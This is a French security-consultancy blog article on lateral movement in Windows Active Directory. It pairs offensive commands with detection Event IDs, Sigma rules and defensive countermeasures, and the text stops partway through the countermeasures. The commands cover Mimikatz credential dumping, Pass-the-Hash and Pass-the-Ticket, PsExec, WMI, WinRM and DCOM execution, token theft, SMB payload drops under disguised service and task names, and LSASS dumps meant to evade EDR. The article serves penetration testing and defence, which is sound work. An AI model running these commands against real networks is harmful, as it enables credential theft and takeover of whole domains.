AYI NEDJIMI Consultants

Mouvement Latéral Windows AD 2026 : Techniques Expert

Catégorie : Attaques Active Directory Lecture : 15 min Publié le : 26/03/2026 Auteur : Ayi NEDJIMI

Mouvement latéral Windows Active Directory 2026 : Pass-the-Hash, WMI, WinRM, DCOM, BloodHound. Commandes, Event IDs de détection et contre-mesures.

Mouvement Latéral Windows AD 2026 : Techniques Expert constitue un enjeu majeur pour les professionnels de la sécurité informatique et les équipes techniques. Mouvement latéral Windows Active Directory 2026 : Pass-the-Hash, WMI, WinRM, DCOM, BloodHound. Commandes, Event IDs de détection et contre-mesures. Ce guide détaillé sur mouvement lateral windows active directory propose une méthodologie structurée, des outils éprouvés et des recommandations opérationnelles directement applicables. L'objectif est de fournir aux praticiens — consultants, ingénieurs sécurité, administrateurs systèmes — les connaissances et les techniques nécessaires pour aborder ce sujet avec rigueur. Chaque section s'appuie sur des retours d'expérience terrain et intègre les évolutions les plus récentes du domaine. Les recommandations présentées sont adaptées aux environnements d'entreprise et tiennent compte des contraintes opérationnelles réelles.

Avertissement légal : Les techniques décrites dans cet article sont présentées à des fins éducatives et de recherche en sécurité offensive. Leur mise en œuvre sans autorisation écrite préalable est illégale. Tous les tests doivent être réalisés dans un environnement de laboratoire isolé ou dans le cadre d'une mission de pentest dûment contractualisée. L'auteur décline toute responsabilité en cas d'utilisation malveillante.
Environnement de lab utilisé : Kali Linux 2025.1 (attaquant), Windows Server 2022 (contrôleur de domaine CORP.LOCAL), Windows 10/11 Pro (postes membres), réseau isolé VMware 192.168.10.0/24. Tous les outils sont en version stable au 1er trimestre 2026.
Le **mouvement lateral windows active directory** — voilà la phase que tous les red teamers connaissent, que les blue teamers redoutent, et que la plupart des DSI sous-estiment. En 2025, l'ANSSI a documenté que dans 78 % des incidents majeurs traités, les attaquants avaient réussi à se déplacer latéralement pendant **plus de 90 jours** avant détection. Quatre-vingt-dix jours. Pendant ce temps, ils cartographient votre réseau, volent vos credentials, escaladent leurs privilèges — et vous ne voyez rien. Cette phase est la plus silencieuse, la plus dangereuse, et paradoxalement la plus mal défendue de toute intrusion. J'ai mené des dizaines de missions red team où, une fois le premier foothold obtenu, le passage à Domain Admin prenait moins de 48 heures. Pas parce que les défenses n'existaient pas — elles existaient — mais parce que les équipes blue team ne savaient pas quoi chercher ni où. Cet article est la synthèse de tout ce que j'ai appris sur le terrain en 2026 : les techniques offensives réelles avec commandes opérationnelles, les outils comme Impacket, CrackMapExec, BloodHound et Mimikatz qui fonctionnent aujourd'hui, et surtout les contre-mesures défensives qui font vraiment la

différence. Que vous soyez red teamer cherchant à affiner votre méthodologie ou blue teamer voulant comprendre comment vos attaquants pensent, vous trouverez ici une référence technique complète et actionnelle. Attachez vos ceintures.

Résumé exécutif


- Le mouvement latéral (MITRE ATT&CK TA0008) regroupe toutes les techniques permettant à un attaquant de se déplacer d'un système compromis vers d'autres systèmes du réseau.
- Les 10 techniques couvertes : Pass-the-Hash, Pass-the-Ticket, PsExec, WMI, WinRM, DCOM, Token Impersonation, RDP, SMB, et CrackMapExec comme framework intégré.
- BloodHound est l'outil de cartographie incontournable pour identifier les chemins d'attaque dans Active Directory.
- La détection repose sur des Event IDs spécifiques (4624, 4648, 4776, 7045) et des règles Sigma.
- Les contre-mesures les plus efficaces : Protected Users group, Credential Guard, désactivation NTLM, tiering model.

Qu'est-ce que le mouvement latéral — MITRE ATT&CK TA0008

Le *mouvement latéral* désigne l'ensemble des techniques utilisées par un attaquant pour progresser de système en système au sein d'un réseau cible après avoir obtenu un premier accès. Dans la taxonomie MITRE ATT&CK, il correspond à la tactique **TA0008 — Lateral Movement**, qui liste actuellement 9 techniques principales et plus de 25 sous-techniques spécifiques à l'environnement Windows et Active Directory.

Dans la Cyber Kill Chain de Lockheed Martin, le mouvement latéral intervient après les phases d'exploitation et d'installation, pendant la phase dite de "Command & Control" et surtout d'"Actions on Objectives". C'est la phase où l'attaquant passe d'une tête de pont isolée à une présence distribuée sur l'ensemble du réseau. La distinction avec l'**escalade de privilèges** (TA0004) est fondamentale : l'escalade de privilèges consiste à obtenir des droits plus élevés *sur le même système*, tandis que le mouvement latéral permet d'atteindre *d'autres systèmes* — parfois avec des privilèges équivalents, parfois supérieurs.

Pourquoi est-ce la phase la plus mal défendue ? Parce qu'elle abuse de protocoles légitimes (SMB, WMI, Kerberos, WinRM) avec des credentials valides. Pour les SIEM et les EDR, distinguer un administrateur légitime utilisant WMI d'un attaquant faisant la même chose est un défi redoutable. Les faux positifs explosent, les équipes se désensibilisent, et les vraies alertes se noient dans le bruit.



Technique 1 — Pass-the-Hash (PtH) : l'attaque qui tue NTLM


Le *Pass-the-Hash* est probablement la technique de mouvement latéral la plus utilisée dans les environnements Windows. Elle exploite une faiblesse fondamentale du protocole **NTLM** : lors de l'authentification challenge-response, Windows n'a jamais besoin du mot de passe en clair, uniquement de son hash NT. En rejouant ce hash, un attaquant peut s'authentifier sur n'importe quelle machine du domaine acceptant NTLM — sans jamais connaître le mot de passe.

Le protocole NTLM fonctionne en trois étapes : le client envoie une demande de négociation, le serveur répond avec un challenge (nonce aléatoire 64 bits), et le client chiffre ce challenge avec le hash NT de l'utilisateur pour produire une réponse. Avec NTLMv2, le processus est plus complexe mais le principe reste identique : le hash NT reste la clé. Voici comment exploiter cela :

```
# ÉTAPE 1 — Dump des credentials avec Mimikatz
privilege::debug
sekurlsa::logonpasswords
# Output attendu : username, domain, NTLM hash

# ÉTAPE 2 — Pass-the-Hash avec Mimikatz (ouvre cmd.exe avec le contexte d'authent)
sekurlsa::pth /user:Administrator /domain:CORP /ntlm:8846F7EAEE8FB117AD06BDD830B7586C /
run:cmd.exe

# ÉTAPE 3 — Impacket psexec avec hash (depuis Linux)
psexec.py CORP/Administrator@192.168.10.50 -hashes :8846F7EAEE8FB117AD06BDD830B7586C

# ÉTAPE 4 — wmiexec.py (plus discret, pas de service créé)
wmiexec.py CORP/Administrator@192.168.10.50 -hashes :8846F7EAEE8FB117AD06BDD830B7586C

# ÉTAPE 5 — CrackMapExec pour spray sur tout un sous-réseau
crackmapexec smb 192.168.10.0/24 -u Administrator -H 8846F7EAEE8FB117AD06BDD830B7586C
crackmapexec smb 192.168.10.0/24 -u admin -H HASH --local-auth
# [+] signifie que l'auth réussit, [Pwn3d!] signifie admin local
```

Retour terrain : En mission sur une infrastructure de 400 postes, j'ai récupéré le hash d'un compte de service IT avec des droits admin local sur tous les postes (GPO mal configurée). CrackMapExec a scanné le /24 en moins de 3 minutes et renvoyé [Pwn3d!] sur 312 machines. Le client n'avait aucune visibilité sur ce type de déplacement latéral.

La **protection contre le Pass-the-Hash** passe par l'activation de **Credential Guard** (Windows 10/11 et Server 2016+), qui isole les secrets LSASS dans un hyperviseur VSM. Sans Credential Guard, le hash reste extractible depuis la mémoire LSASS. La désactivation de NTLM au profit de Kerberos uniquement est l'autre contre-mesure radicale — mais elle nécessite un audit préalable car NTLM reste utilisé par certaines applications legacy.



Technique 2 — Pass-the-Ticket (PtT) et Over-Pass-the-Hash

Là où le Pass-the-Hash exploite NTLM, le *Pass-the-Ticket* cible **Kerberos**. En volant ou en forgeant des tickets Kerberos (TGT ou TGS), un attaquant peut s'authentifier sur des ressources du domaine sans jamais toucher à NTLM. L'**Over-Pass-the-Hash** (aussi appelé Pass-the-Key) est une variante qui utilise un hash NTLM pour demander un TGT Kerberos — combinant ainsi les deux techniques.

```
# DUMP des tickets Kerberos avec Mimikatz (sur hôte Windows compromis)
sekurlsa::tickets /export
# Génère des fichiers .kirbi dans le répertoire courant
kerberos::list /export

# INJECTION d'un ticket avec Mimikatz
kerberos::ptt [0;TICKET_ID]-2-0-40e10000-Admin@krbtgt-CORP.LOCAL.kirbi
kerberos::list
# Vérifier : klist (doit afficher le ticket injecté)

# RUBEUS — outil moderne, plus OPSEC que Mimikatz
Rubeus.exe dump /nowrap
# Dump tous les tickets en Base64
Rubeus.exe ptt /ticket:BASE64_ENCODED_TICKET
# Injection directe en mémoire

# OVER-PASS-THE-HASH avec Rubeus
Rubeus.exe asktgt /user:svc_backup /rc4:NTLM_HASH /ptt /domain:CORP.LOCAL
# Utilise le hash pour demander un TGT au DC, l'injecte en mémoire

# DEPUIS LINUX avec Impacket
getTGT.py CORP.LOCAL/svc_backup -hashes :NTLM_HASH
export KRB5CCNAME=svc_backup.ccache
psexec.py -k -no-pass CORP.LOCAL/svc_backup@DC01.CORP.LOCAL
secretsdump.py -k -no-pass DC01.CORP.LOCAL
```

L'avantage du Pass-the-Ticket sur le Pass-the-Hash est discret : les authentifications Kerberos ne génèrent pas d'Event 4776 (NTLM), ce qui aveugle les détections basées uniquement sur les échecs NTLM. La contre-mesure principale est l'activation du groupe **Protected Users** (Windows Server 2012 R2+), qui force Kerberos AES256 et interdit la mise en cache des credentials — mais cette approche nécessite de tester la compatibilité avec toutes les applications legacy.

Technique 3 — PsExec : le classique toujours redoutable

PsExec de Sysinternals est l'outil d'administration à distance le plus connu — et le plus imité. Son principe : il copie un binaire service (PSEXESVC.exe) sur la cible via SMB (partage ADMIN$), crée un service Windows temporaire, exécute la commande, et détruit le service. Simple, efficace, bruyant.

```
# PsExec Sysinternals (depuis Windows)
psexec.exe \192.168.10.50 -u CORP\Administrator -p "P@ssw0rd!" cmd.exe
psexec.exe \192.168.10.50 -u CORP\Administrator -p "P@ssw0rd!" -s cmd.exe
# -s : exécution en context SYSTEM

# Impacket psexec.py (depuis Linux, avec mot de passe)
psexec.py CORP/Administrator:'P@ssw0rd!'@192.168.10.50

# Impacket psexec.py avec hash (Pass-the-Hash)
psexec.py CORP/Administrator@192.168.10.50 -hashes :8846F7EAEE8FB117AD06BDD830B7586C

# CrackMapExec — exécution de commande directe
crackmapexec smb 192.168.10.50 -u Administrator -p 'P@ssw0rd!' -x "whoami /all"
crackmapexec smb 192.168.10.50 -u Administrator -H HASH -x "net user hacker P@ssw0rd /add"
```

Détection : PsExec génère systématiquement l'**Event ID 7045** (nouveau service installé) et l'**Event ID 4697** sur la machine cible. Le nom du service PSEXESVC est une signature triviale. Les EDR modernes détectent PsExec en quelques secondes. Les impacket psexec.py utilisent des noms de service aléatoires pour contourner cette détection par nom, mais la création de service reste une anomalie comportementale forte.

Technique 4 — WMI : discrétion et persistance

WMI (Windows Management Instrumentation) est le couteau suisse de l'administration Windows — et de l'attaquant. Contrairement à PsExec, WMI n'installe aucun service et n'écrit rien sur le disque par défaut. Il utilise DCOM sur le port 135 (endpoint mapper) puis des ports dynamiques au-dessus de 1024, ce qui complique le filtrage réseau.

```
# WMIC en ligne de commande (Windows)
wmic /node:192.168.10.50 /user:CORP\Administrator /password:'P@ssw0rd!'   process call
create "cmd.exe /c whoami > C:\Windows\Temp\out.txt"

# Lire le résultat (partage admin)
type \192.168.10.50\C$\Windows\Temp\out.txt

# Impacket wmiexec.py — shell interactif via WMI
wmiexec.py CORP/Administrator:'P@ssw0rd!'@192.168.10.50
wmiexec.py CORP/Administrator@192.168.10.50 -hashes :NTLM_HASH

# PowerShell Invoke-WmiMethod
$cred = New-Object System.Management.Automation.PSCredential('CORP\Administrator',
(ConvertTo-SecureString 'P@ssw0rd!' -AsPlainText -Force))
Invoke-WmiMethod -Class Win32_Process -Name Create   -ArgumentList "powershell.exe -enc
BASE64PAYLOAD"   -ComputerName 192.168.10.50 -Credential $cred

# Version moderne : CIM cmdlets (plus OPSEC)
$sess = New-CimSession -ComputerName 192.168.10.50 -Credential $cred
Invoke-CimMethod -CimSession $sess -ClassName Win32_Process -MethodName Create
-Arguments @{CommandLine='cmd.exe /c whoami > C:\out.txt'}
```

WMI abuse la classe **Win32_Process** pour créer des processus distants. Les EventID à surveiller : **4624 Logon Type 3** (accès réseau DCOM), et surtout les événements WMI natifs (Microsoft-Windows-WMI-Activity/Operational). Impacket wmiexec.py laisse des traces dans le registre WMI (HKLM\SOFTWARE\Microsoft\WBEM\ESS) — ce que les EDR avancés capturent.

Technique 5 — WinRM et PowerShell Remoting

WinRM (Windows Remote Management) est l'implémentation Microsoft du protocole WS-Management. Il écoute sur les ports **5985 (HTTP)** et **5986 (HTTPS)** et permet l'exécution de commandes PowerShell à distance. Sur les serveurs Windows Server 2012+, WinRM est activé par défaut. Sur les postes Windows 10/11, il doit être activé explicitement — mais de nombreuses configurations de domaine le font via GPO.

```
# Vérifier si WinRM est accessible (depuis PowerShell)
Test-WSMan -ComputerName 192.168.10.50

# Session interactive PowerShell
$cred = Get-Credential  # CORP\Administrator
Enter-PSSession -ComputerName 192.168.10.50 -Credential $cred

# Exécution de commande sans session interactive
Invoke-Command -ComputerName 192.168.10.50 -Credential $cred -ScriptBlock {
  whoami; Get-Process | Where-Object CPU -gt 100
}

# Sur plusieurs machines simultanément
Invoke-Command -ComputerName @('192.168.10.50','192.168.10.51','192.168.10.52')
-Credential $cred -ScriptBlock { hostname; [System.Net.Dns]::GetHostName() }
```

```
# Evil-WinRM — le client WinRM dédié pentest
evil-winrm -i 192.168.10.50 -u Administrator -p 'P@ssw0rd!'
evil-winrm -i 192.168.10.50 -u Administrator -H NTLM_HASH_HERE
# Features: upload/download, DLL injection, AMSI bypass, Rubeus intégré

# CrackMapExec sur WinRM
crackmapexec winrm 192.168.10.50 -u Administrator -p 'P@ssw0rd!' -x "whoami"
crackmapexec winrm 192.168.10.0/24 -u admin -H HASH --no-bruteforce
```

La contre-mesure WinRM la plus efficace est la restriction via **WinRM TrustedHosts** (accepter uniquement les connexions depuis des jumpboxes identifiées) couplée au **tiering model** qui sépare les workstations, les serveurs membres, et les contrôleurs de domaine en couches d'administration distinctes. Voir notre guide sur la sécurisation Active Directory pour l'implémentation du tiering.

Technique 6 — DCOM : les objets COM comme vecteur de mouvement latéral

DCOM (Distributed COM) permet l'instanciation d'objets COM sur des machines distantes via RPC. Plusieurs objets DCOM exposent des méthodes permettant l'exécution de code — une technique documentée par Philip Tsukerman en 2017 et toujours exploitable en 2026 dans les environnements Windows Server 2016 et 2019 non durcis.

```
# MMC20.Application — méthode ExecuteShellCommand
$com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application",
"192.168.10.50"))
$com.Document.ActiveView.ExecuteShellCommand(
  "cmd.exe", $null, "/c whoami > C:\Windows\Temp\dcom_out.txt", "7"
)

# ShellBrowserWindow — navigate() abuse
$com = [activator]::CreateInstance([type]::GetTypeFromProgID("Shell.Application",
"192.168.10.50"))
$com.ShellExecute("cmd.exe", "/c whoami > C:\out.txt", "C:\Windows\System32", $null, 0)

# ShellWindows (nécessite un Explorer.exe actif sur la cible)
$com = [activator]::CreateInstance([type]::GetTypeFromCLSID('9BA05972-F6A8-11CF-
A442-00A0C90A8F39', "192.168.10.50"))
$item = $com.Item()
$item.Document.Application.ShellExecute("cmd.exe", "/c whoami", "C:\Windows\System32",
$null, 0)
```

DCOM est particulièrement intéressant car il **n'installe aucun service** et utilise les mêmes ports que WMI (135 + dynamiques). La détection passe par l'audit des créations de processus inhabituelles avec parent process `mmc.exe` ou `svchost.exe` (Sysmon Event ID 1). Les politiques DCOM peuvent être restrictées via **dcomcnfg.exe** (Component Services) pour limiter les accès distants à chaque ProgID.

Technique 7 — Token Impersonation pour pivot latéral

La *Token Impersonation* exploite les jetons d'accès Windows. Quand un administrateur de domaine se connecte sur une machine (même brièvement, même via un service), son jeton de sécurité reste en mémoire. Un attaquant disposant de droits SeImpersonatePrivilege ou SeAssignPrimaryTokenPrivilege peut voler ce jeton pour exécuter des processus dans ce contexte de sécurité — sans avoir besoin du mot de passe.

```
:: Mimikatz — liste et vol de tokens
token::list
:: Affiche tous les tokens disponibles sur le système, classés par utilisateur

token::elevate /domainadmin
:: Cherche et utilise automatiquement un token d'admin de domaine

token::elevate /id:TOKEN_ID
:: Utilise un token spécifique par ID

:: Après élévation token, Mimikatz tourne dans le contexte DA
sekurlsa::logonpasswords
:: Dump les credentials de tous les utilisateurs connectés

:: Vérification
whoami /all
:: Doit afficher le domaine admin impersonné
```

Cette technique est puissante car elle ne nécessite pas d'exploiter des vulnérabilités — uniquement d'abuser de permissions Windows légitimes. Les comptes de service, les tâches planifiées, et les sessions IIS/SQL Server sont des cibles privilégiées car ils tournent souvent avec

des comptes domain-joined disposant de droits étendus. Pour s'en protéger, désactivez **SeImpersonatePrivilege** sur tous les comptes ne nécessitant pas cette permission, et auditez régulièrement les droits de token via `whoami /priv` sur les serveurs critiques.

Technique 8 — RDP avec Restricted Admin Mode et Pass-the-Hash

RDP (Remote Desktop Protocol) sur le port 3389 est le vecteur d'accès graphique privilégié. La fonctionnalité **Restricted Admin Mode** (introduite avec Windows 8.1/Server 2012 R2) a créé une possibilité inattendue : elle permet de se connecter en RDP avec un hash NTLM, sans mot de passe en clair. Cette feature, initialement conçue pour protéger les credentials sur les hôtes non de confiance, est devenue un vecteur d'attaque.

```
# Activer Restricted Admin Mode sur la cible (si admin)
reg add "HKLM\System\CurrentControlSet\Control\Lsa" /v DisableRestrictedAdmin /t
REG_DWORD /d 0 /f
# 0 = Restricted Admin activé

# Pass-the-Hash vers RDP avec Mimikatz (Windows)
sekurlsa::pth /user:Administrator /domain:CORP /ntlm:HASH   /run:"mstsc.exe /
restrictedadmin /v:192.168.10.50"
# Ouvre mstsc.exe avec le token injecté — connexion graphique sans MDP

# xfreerdp depuis Linux (Kali)
xfreerdp /v:192.168.10.50 /u:Administrator /pth:8846F7EAEE8FB117AD06BDD830B7586C   /cert-
ignore /dynamic-resolution

# Connexion standard (avec mot de passe, pour référence)
xfreerdp /v:192.168.10.50 /u:CORP\Administrator /p:'P@ssw0rd!' /cert-ignore
```

Pour bloquer cette technique : désactivez Restricted Admin Mode via GPO (`Computer Configuration → Administrative Templates → System → Credentials Delegation → Restrict delegation of credentials to remote servers`), activez NLA (Network Level Authentication) obligatoire, et bloquez RDP depuis les workstations au niveau firewall — seules les jumpboxes de l'équipe IT doivent pouvoir initier des sessions RDP vers les serveurs.

Technique 9 — Mouvement latéral via partages SMB

SMB (Server Message Block) sur le port 445 est le socle du partage de fichiers Windows. Au-delà de PsExec et PtH qui utilisent SMB comme transport, il est possible d'effectuer du mouvement latéral directement via les partages administratifs (ADMIN$, C$, IPC$) pour déposer et exécuter des binaires malveillants.

```
:: ÉTAPE 1 — Copier le payload sur la cible via partage admin
copy C:\evil.exe \192.168.10.50\ADMIN$\evil.exe
:: Nécessite des droits admin sur la cible

:: ÉTAPE 2 — Créer un service pour exécuter le payload
sc \192.168.10.50 create malSvc binpath= "C:\Windows\evil.exe" start= auto
sc \192.168.10.50 start malSvc

:: ÉTAPE 3 — Nettoyage (OPSEC)
sc \192.168.10.50 stop malSvc
sc \192.168.10.50 delete malSvc
del \192.168.10.50\ADMIN$\evil.exe

:: Variante via tâche planifiée (schtasks, moins de traces service)
schtasks /create /tn "WindowsUpdate" /tr "C:\Windows\Temp\evil.exe" /sc once   /st 00:00 /
s 192.168.10.50 /u CORP\Administrator /p "P@ssw0rd!" /ru SYSTEM
schtasks /run /tn "WindowsUpdate" /s 192.168.10.50
schtasks /delete /tn "WindowsUpdate" /f /s 192.168.10.50
```

La surveillance des accès aux partages ADMIN$ et C$ via l'**Event ID 5140** (accès à un partage réseau) et **5145** (accès à un objet dans le partage) est indispensable. Ces événements sont désactivés par défaut — leur activation via GPO (Audit Object Access) est une quick win défensive majeure. Voir notre article sur la détection des mouvements latéraux pour une mise en œuvre complète.

Technique 10 — CrackMapExec : la boîte à outils unifiée

CrackMapExec / NetExec (le projet a été forké en NetExec mais reste connu sous l'acronyme CME) est le couteau suisse du mouvement latéral en environnement Windows/AD. Il centralise PtH, PtT, exécution de commandes, dump de credentials, et modules spécialisés dans une interface unifiée. Je l'utilise dans pratiquement toutes mes missions red team pour la phase de post-exploitation.

```
# ÉNUMÉRATION DU RÉSEAU
crackmapexec smb 192.168.10.0/24
# Découverte de tous les hôtes Windows avec OS/hostname/signing

crackmapexec smb 192.168.10.0/24 --gen-relay-list relay.txt
# Liste les hôtes sans SMB signing (vulnérables au relai NTLM)

# SPRAY D'AUTHENTIFICATION
crackmapexec smb 192.168.10.0/24 -u Administrator -p 'P@ssw0rd!'
crackmapexec smb 192.168.10.0/24 -u Administrator -H NTLM_HASH
# [+] = auth réussie, [Pwn3d!] = admin local

# DUMP DE CREDENTIALS
crackmapexec smb 192.168.10.50 -u Administrator -p 'P@ssw0rd!' --sam
# Dump la SAM locale (comptes locaux + hashes)
crackmapexec smb 192.168.10.50 -u Administrator -p 'P@ssw0rd!' --lsa
# Dump les secrets LSA (svc accounts, historique mdp)
crackmapexec smb 192.168.10.50 -u Administrator -p 'P@ssw0rd!' --ntds
# Dump NTDS.dit via vssadmin (DC seulement)

# MODULES SPÉCIALISÉS
crackmapexec smb 192.168.10.50 -u admin -p pass -M lsassy
# Dump LSASS en mémoire (plus discret que mimikatz direct)
crackmapexec smb 192.168.10.50 -u admin -p pass -M nanodump
# NanoDump : dump LSASS avec contournement EDR
crackmapexec smb 192.168.10.0/24 -u admin -p pass -M spider_plus
# Indexation de tous les fichiers intéressants sur les partages

# WINRM
crackmapexec winrm 192.168.10.0/24 -u admin -p pass
crackmapexec winrm 192.168.10.50 -u admin -H HASH -x "powershell.exe -c 'Get-ADUser
-Filter * | Select Name,SamAccountName'"
```

Retour terrain : CME avec le module `lsassy` est devenu mon standard pour la collecte de credentials post-exploitation. Contrairement à un Mimikatz classique qui déclenche immédiatement les EDR par signature de processus, lsassy utilise des techniques de dump LSASS plus récentes qui passent sous le radar de certains EDR commerciaux. La combinaison CME + lsassy + spray sur le /24 peut nettoyer l'ensemble des credentials d'un réseau flat en moins d'une heure.

BloodHound — Cartographier les chemins d'attaque vers Domain Admin

BloodHound est l'outil de référence pour la cartographie des relations et des chemins d'attaque dans Active Directory. Développé par l'équipe SpecterOps, il utilise Neo4j (base de données de graphes) pour modéliser les relations entre utilisateurs, groupes, machines et GPOs, puis calcule les chemins les plus courts vers Domain Admin.

```
# COLLECTE DEPUIS WINDOWS (SharpHound)
# Télécharger depuis : https://github.com/BloodHoundAD/SharpHound
SharpHound.exe -c All --zipfilename bloodhound_output.zip
SharpHound.exe -c DCOnly --domain CORP.LOCAL
# -c All : collecte tout (Sessions, ACLs, Trusts, ObjectProps, Container)
# Génère un ZIP à importer dans BloodHound

# COLLECTE DEPUIS LINUX (bloodhound-python)
pip install bloodhound
bloodhound-python -u jdoe -p 'P@ssw0rd!' -d CORP.LOCAL -ns 192.168.10.10 -c all
# Génère plusieurs JSON à importer dans BloodHound

# REQUÊTES CYPHER UTILES dans BloodHound
# Chemin le plus court vers Domain Admins
MATCH p=shortestPath((n:User {owned:true})-[*1..]->(m:Group {name:'DOMAIN
ADMINS@CORP.LOCAL'})) RETURN p

# Qui peut faire du RDP vers quoi ?
MATCH (u:User)-[r:CanRDPTo]->(c:Computer) RETURN u.name, c.name ORDER BY c.name

# Comptes avec Kerberoastable SPNs
MATCH (u:User {hasspn:true, enabled:true}) WHERE NOT u.name STARTS WITH 'krbtgt' RETURN
u.name, u.serviceprincipalnames

# Chemin vers le DC01
MATCH p=shortestPath((n)-[*1..]->(m:Computer {name:'DC01.CORP.LOCAL'}))
WHERE n <> m AND n.owned = true RETURN p LIMIT 10

# Tous les chemins d'escalade non-admin
MATCH p=(n:User)-[:MemberOf|HasSession|AdminTo|AllExtendedRights|AddMember|
ForceChangePassword|GenericAll|GenericWrite|Owns|WriteDacl|WriteOwner|ReadLAPSPassword|
ReadGMSAPassword|Contains|GpLink*1..]->(m)
WHERE n.enabled=true RETURN p LIMIT 25
```

BloodHound révèle des chemins d'attaque que personne dans l'équipe IT ne soupçonne. Sur un audit, j'ai trouvé un chemin de 4 hops depuis un compte helpdesk vers Domain Admin, passant par une GPO mal configurée appliquée sur une OU contenant des serveurs avec des comptes de

service DA. Ce chemin existait depuis 3 ans et n'avait jamais été identifié. La version commerciale **BloodHound Enterprise** propose une surveillance continue de ces chemins d'attaque — un investissement rentable pour les grandes organisations.

Détection et Event IDs critiques

La détection du mouvement latéral repose sur la corrélation de plusieurs sources de logs Windows. Voici le tableau de référence des Event IDs essentiels :

Event ID	Source	Technique détectée	Priorité
4624	Security	Logon réussi — Type 3 (réseau), Type 10 (RDP)	Haute
4648	Security	Logon avec credentials explicites (runas, PtH)	Haute
4776	Security (DC)	Auth NTLM sur le DC — anomalie source IP	Haute
4768	Security (DC)	Demande de TGT Kerberos — Over-PtH, PtT	Moyenne
4769	Security (DC)	Demande de TGS — Kerberoasting, PtT	Moyenne
7045	System	Nouveau service installé — PsExec, SMB exec	Critique
4697	Security	Service installé — PsExec variantes	Critique
5140	Security	Accès au partage réseau — SMB lateral	Moyenne
Sysmon 1	Sysmon	Création de processus — WMI, DCOM enfants	Haute
Sysmon 10	Sysmon	Accès LSASS — Mimikatz, PtH dump	Critique

Les règles **Sigma** sont le standard pour encoder ces détections de manière portable entre SIEM. Exemples de règles critiques pour le mouvement latéral :

```
# Règle Sigma — PsExec via SMB (Event 7045)
title: PsExec Service Creation
status: stable
logsource:
  product: windows
  service: system
detection:
  selection:
    EventID: 7045
    ServiceName|contains:
      - 'PSEXESVC'
      - 'psexecsvc'
  condition: selection
level: high

# Règle Sigma — LSASS Access (Sysmon 10)
title: LSASS Memory Access by Unusual Process
logsource:
  product: windows
  category: process_access
detection:
  selection:
    EventID: 10
    TargetImage|endswith: '\lsass.exe'
    GrantedAccess|contains:
      - '0x1010'
      - '0x1410'
      - '0x147a'
  filter_legit:
    SourceImage|startswith:
      - 'C:\Windows\System32'
      - 'C:\Program Files\Windows Defender'
  condition: selection and not filter_legit
level: critical

# Règle Sigma — WMI Remote Execution
title: WMI Remote Process Creation via WmiPrvSE
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    EventID: 1
    ParentImage|endswith: '\WmiPrvSE.exe'
    Image|endswith:
      - '\cmd.exe'
      - '\powershell.exe'
      - '\wscript.exe'
  condition: selection
level: high
```

Contre-mesures défensives — ce qui fonctionne vraiment

Après des années à tester ces techniques en mission, voici ma hiérarchie personnelle des contre-mesures par efficacité :

- **Tier 1 — Quick wins immédiats** : Activer Credential Guard, déployer Protected Users group, auditer les comptes avec admin local étendu (GPO mal configurées), activer SMB Signing sur tous les hôtes.
